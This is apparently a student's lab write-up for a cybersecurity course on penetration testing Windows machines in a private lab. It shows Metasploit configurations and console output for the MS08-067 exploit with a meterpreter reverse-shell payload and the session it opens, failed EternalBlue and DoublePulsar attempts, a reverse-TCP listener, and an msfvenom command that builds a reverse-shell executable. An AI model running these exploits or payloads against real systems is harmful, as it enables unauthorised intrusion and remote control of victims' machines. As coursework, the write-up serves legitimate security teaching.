
CYSE301: Cybersecurity Technique and Operations


Lab Assignment-4: Penetration Testing for Windows

By George Trey Smith

Q1. Run a port scan against the Windows XP using the nmap command to identify open ports and services.



Q2. Identify the SMB port number (default: 445) and confirm that it is open.



Q3. Launch Metasploit Framework and search for the exploit module: ms08_067_netapi

Q4. Use ms08_067_netapi as the exploit module and set meterpreter reverse_tcp as the payload

Q5. Use 5525 as the listening port number. Configure the rest of the parameters. Display your configurations and exploit the target.

```
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.10.14    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.217.3    yes       The listen address (an interface may be specified)
   LPORT     5525             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) >
```

Q6. [Post-exploitation] Execute the screenshot command to take a screenshot of the target machine if the exploit is successful.

```
msf6 exploit(windows/smb/ms08_067_netapi) > run

[*] Started reverse TCP handler on 192.168.217.3:5525
[*] 192.168.10.14:445 - Automatically detecting the target...
[*] 192.168.10.14:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.10.14:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.10.14:445 - Attempting to trigger the vulnerability...
[*] Sending stage (176198 bytes) to 192.168.217.2
[*] Meterpreter session 1 opened (192.168.217.3:5525 → 192.168.217.2:2206) at 2025-03-30 23:58:13 -0400

meterpreter >
```

Q7. Post-exploitation] In the meterpreter shell, display the target system's local date and time.

```
meterpreter > localtime
Local Date/Time: 2025-03-30 23:03:45.672 Eastern Standard Time (UTC-500)
meterpreter >
```

Q8. [Post-exploitation] In the meterpreter shell, get the SID of the user.

```
meterpreter > getsid
Server SID: S-1-5-18
```

Q9. [Post-exploitation] In the meterpreter shell, get the current process identifier

```
meterpreter > getpid
Current pid: 1216
```

Q10. [Post-Exploitation] In the meterpreter shell, get System information about the target.

```
meterpreter > sysinfo
Computer        : ORG-JLF9I0GWXFM
OS              : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
```

TASK B

1.
```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.10.19    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedde
                                             d Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded St
                                             andard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 t
                                             arget machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.217.3    yes       The listen address (an interface may be specified)
   LPORT     5525             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.
```

2.
```
msf6 exploit(windows/smb/smb_doublepulsar_rce) > show options

Module options (exploit/windows/smb/smb_doublepulsar_rce):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.10.19    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/
   RPORT   445              yes       The SMB service port (TCP)


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.217.3    yes       The listen address (an interface may be specified)
   LPORT     5525             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Execute payload (x64)



View the full module info with the info, or info -d command.
```

3.


```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.217.3:5525
[*] 192.168.10.19:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[-] 192.168.10.19:445     - An SMB Login Error occurred while connecting to the IPC$ tree.
[*] 192.168.10.19:445     - Scanned 1 of 1 hosts (100% complete)
[-] 192.168.10.19:445 - The target is not vulnerable.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.217.3:5525
[*] 192.168.10.19:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[-] 192.168.10.19:445     - An SMB Login Error occurred while connecting to the IPC$ tree.
[*] 192.168.10.19:445     - Scanned 1 of 1 hosts (100% complete)
[-] 192.168.10.19:445 - The target is not vulnerable.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.217.3:5525
[*] 192.168.10.19:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[-] 192.168.10.19:445     - An SMB Login Error occurred while connecting to the IPC$ tree.
[*] 192.168.10.19:445     - Scanned 1 of 1 hosts (100% complete)
[-] 192.168.10.19:445 - The target is not vulnerable.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_eternalblue) > search eternalblue
```

TASK C

1.

```
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set LPORT 5525
LPORT => 5525
msf6 exploit(multi/handler) > set LHOST 192.168.217.3
LHOST => 192.168.217.3
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.217.3:5525
```

2.
```
┌──(root㉿kali)-[/var/www/html]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.217.3 LPORT=5525 -f exe -o gsmit0363
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: gsmit0363

┌──(root㉿kali)-[/var/www/html]
└─#
```

3. 

4. I tried to use these applications and even turned off the firewall, but none of them would run the malware correctly.